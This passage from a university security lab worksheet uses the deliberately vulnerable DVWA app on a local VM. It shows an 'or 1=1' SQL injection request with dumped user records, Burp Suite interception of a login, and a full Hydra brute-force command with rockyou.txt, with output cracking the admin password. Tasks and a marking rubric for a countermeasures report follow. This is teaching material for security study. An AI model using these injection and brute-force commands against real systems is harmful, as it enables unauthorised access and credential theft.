


```
POST http://192.168.209.133/vulnerabilities/sqli/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: https://192.168.209.133
Connection: keep-alive
Referer: https://192.168.209.133/vulnerabilities/sqli/
```

```
id=1 or 1=1&Submit=Submit
```

Fig 17. Updating the HTTP request parameters to perform SQLi

You should be able to see all the entries as shown, indicating that our SQL injection has been successful.



Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Fig 18. SQLi results under Medium setting

Task 2: Look at the PHP source code at High security level and describe how it addresses the security loopholes found in the first two levels.

Task 3: Research on the different SQL injection syntaxes and see if you can use it against DVWA, using the SQL cheat sheet from http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet.

Select at least two SQL injection techniques and run them against the DVWA target. Document the results obtained along with screenshots

Password cracking with Hydra

Sticking with our DVWA VM, the next activity we will be doing is password cracking. More specifically, we will be brute-forcing our way into it via its login page.

To that end, we will need to follow these three steps:

1. Intercept the traffic flow via a proxy;
2. Extract the built-in rockyou.txt password list;
3. Run Hydra.

Password cracking with Hydra: Intercept traffic flow via a proxy

Before we start using Hydra, we need to how the login details are exchanged between our browser and the DVWA home page.

To do that we need to set our browser's proxy setting to localhost, before using an application such as Burp Suite to see the data flow.

To do the former, in your Kali browser go to Open Menu and click Preferences. Then search for Proxy in the Search box, and then click Settings as shown:




Your browser is being managed by your organization.
proxy
General
Home
Search
Privacy & Security
Sync
Search Results
Network Settings
Configure how Firefox connects to the internet. Learn more
proxy
Settings...

Fig 19. Updating the browser proxy settings

Then change the browser's proxy setting as shown before clicking OK.



Connection Settings

Configure Proxy Access to the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration]

HTTP Proxy localhost Port 8080

[✓] Also use this proxy for FTP and HTTPS

HTTPS Proxy localhost Port 8080

FTP Proxy localhost Port 8080

SOCKS Host Port 0

SOCKS v4 [✓ SOCKS v5]

- Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1, and ::1 are never proxied.

- [ ] Do not prompt for authentication if password is saved
- [ ] Proxy DNS when using SOCKS v5
- [ ] Enable DNS over HTTPS


Use Provider Cloudflare (Default)

Help Cancel OK

Fig 20. Updating the proxy settings to Localhost

Next run Burp Suite from the Applications menu. Accept the default settings and then wait for it to load.

Once loaded, refresh your Firefox page containing the DVWA home page. You will see the following HTTP request details as shown. The pattern we are looking for is highlighted in the red box.



Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
INSPECTOR
Body Parameters (4)
Request Cookies (2)
Request Headers (12)
Request
Pretty Raw \n Actions
Search...
0 matches

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
1	http://192.168.209.133	GET	/login.php					HTML	php		
2	http://192.168.209.133	POST	/login.php	✓				HTML	php		


```
POST /login.php HTTP/1.1
Host: 192.168.209.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: http://192.168.209.133
Connection: close
Referer: http://192.168.209.133/login.php
Cookie: PHPSESSID=fd841a9klgv631onpa8mukm0pp; security=low
Upgrade-Insecure-Requests: 1

username=admin&password=12222&Login=Login&user_token=401605693d542a9215173977732dc791
```

Fig 21. Traffic interception with Burp Suite

Password cracking with Hydra: Extracting the Rockyou.txt password list

As we saw last week, Kali comes with quite a few built-in wordlists for different purposes. For password cracking, it also comes with the well-known rockyou.txt password list. Located in the /usr/share/wordlist directory, it is in gzip format which means we need to extract it first before using it.

To that end, open up a Terminal in Kali and type in: **cd /usr/share/wordlists**. Then type in: **sudo gunzip rockyou.txt.gz** as shown. When asked for a password, type in: kali and press Enter.



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
```

Fig 22. Extracting rockyou.txt.gz file

Now we are ready to run Hydra.

Password cracking with Hydra: Run Hydra

Now that we have got our “raw” materials, we are ready to run Hydra. Hydra is a login cracker tool that also supports password cracking as well. Assuming that we do not know the login credentials for our DVWA page, we are going to brute force it.

To that end in your terminal, type this in as shown and press Enter:

hydra your_DVWA_IP_address -l admin -P /usr/share/wordlists/rockyou.txt http-post-form “/login.php:username=^USER^&password=^PASS^&submit=Login:Login failed”

where,


-l = login name

-P = password list location

^USER^&^PASS^ = entries from the rockyou.txt file

-v = verbose mode


-t = Number of threads (i.e., simultaneous execution of Hydra)



```
└─$ hydra -f -V 192.168.209.133 -l admin -P /usr/share/wordlists/rockyou.txt  http-post-fo
rm "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -v -t 10
```

Fig 23. Running Hydra

After a while, you will see the login credentials cracked successfully as shown:



```
┌──(kali㉿kali)-[~]
└─$ hydra -f -V 192.168.209.133 -l admin -P /usr/share/wordlists/rockyou.txt  http-post-fo
rm "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -v -t 10
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-07 12:23:15
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:14344399),
 ~1434440 tries per task
[DATA] attacking http-post-form://192.168.209.133:80/login.php:username=^USER^&password=^P
ASS^&Login=Login:Login failed
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "123456" - 1 of 14344399 [child 0]
 (0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "12345" - 2 of 14344399 [child 1]
(0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "123456789" - 3 of 14344399 [child
 2] (0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "password" - 4 of 14344399 [child
3] (0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "iloveyou" - 5 of 14344399 [child
4] (0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "princess" - 6 of 14344399 [child
5] (0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "1234567" - 7 of 14344399 [child 6
] (0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "rockyou" - 8 of 14344399 [child 7
] (0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "12345678" - 9 of 14344399 [child
8] (0/0)
[ATTEMPT] target 192.168.209.133 - login "admin" - pass "abc123" - 10 of 14344399 [child 9
] (0/0)
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[VERBOSE] Page redirected to http://192.168.209.133/login.php
[80][http-post-form] host: 192.168.209.133   login: admin   password: password
[STATUS] attack finished for 192.168.209.133 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Fig 24. Hydra results

Task 4 Using what we have learnt today, please try applying it to the Brute Force page on the DVWA website. Document your findings along with screenshots.

Further research and a real-world case study

Produce an 800-1000-word report detailing the following:

1. Research on the different forms of SQL injection attacks (both obfuscated and normal) and discuss the different countermeasures available to mitigate them. (approx. 400 words)
2. Identify a real-world case study of a successful SQL injection attack and discuss the following (approx. 600 words):
    a. The web application targeted;
    b. The vulnerability/vulnerabilities identified and why it exists;
    c. How the vulnerability was exploited;
    d. What can be done to mitigate the attack.

Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. The format of the lab report is up to you. You can copy the questions from this worksheet into a new document and answer them in the separate report. The report should be of a professional standard.

You need to provide explanation to the observations that are interesting or surprising. Please also list any important code snippets you have written followed by explanation. Simply attaching code or screenshots without any explanation will not receive credits. The report must demonstrate your understanding of the subject and material and not just be a log of your actions.

All screenshots in the report must have your student number and date stamp in the user prompt. Failure to include these details in the screenshots will invalidate the report and receive a mark of zero.

Marking Criteria

	0-29%	30-39%	40-49%	50-59%	60-69%	70-84%	85-100%
Completion and evidence of all specified tasks (30%)	Little or no effort made to complete the tasks detailed	Some tasks complete with major omission	Most tasks complete but with minor omissions	All tasks complete in full. Evidence incomplete of unclear in places	All tasks complete in full. Evidence of a good standard to detail tasks.	All tasks complete in full. Excellent use of evidence to detail tasks.	All tasks complete in full. Highly reflective use of evidence to develop arguments
Depth of understanding (30%)	Serious gaps or errors in understanding the topic	Some evidence of understanding the topic with major errors or gaps	Evidence of understanding the topic but with minor errors or gaps	Adequate understanding of topic	Clear understanding of topic	Thorough and comprehensive understanding of topic	Impressive and original depth of understanding of topic
Analysis & explanation of different SQL injection techniques and countermeasures (10%)	Little or no understanding of techniques and countermeasures provided	Some evidence of SQLi countermeasures provided	Key details of SQLi countermeasures articulated	Adequate explanation of SQLi countermeasures articulated	Clear understanding of SQLi countermeasures articulated	Thorough and comprehensive understanding of SQLi countermeasures articulated	Impressive and original depth of understanding of SQLi countermeasures
Description and analysis of real-world SQL injection vulnerability and exploit (20%)	Little or no evidence of research related to a real-world SQLi vulnerability and exploit	Some evidence of research related to a real-world security incident	A real-world security incident has been identified with key details being discussed	A real-world security incident has been identified, with some discussion on why the incident occurred.	A well-detailed real-world security incident has been identified, with some discussion on why the incident occurred and how this could have been mitigated	A well-detailed real-world security incident has been identified, with good discussion on why the incident occurred and how this could have been mitigated	A well-detailed real-world security incident has been identified, with excellent discussion on why the incident occurred and justification of how this could have been mitigated.
Report presentation (10%)	Very poor presentation	Weak presentation	Has not followed required conventions; poor proof-reading	Usually follows required practices; some issues to be addressed e.g., typos, punctuation	Follows required presentational practices; a few typos/errors in punctuation or grammar	Excellent presentation: typos/errors in punctuation etc. are rare	Excellent presentation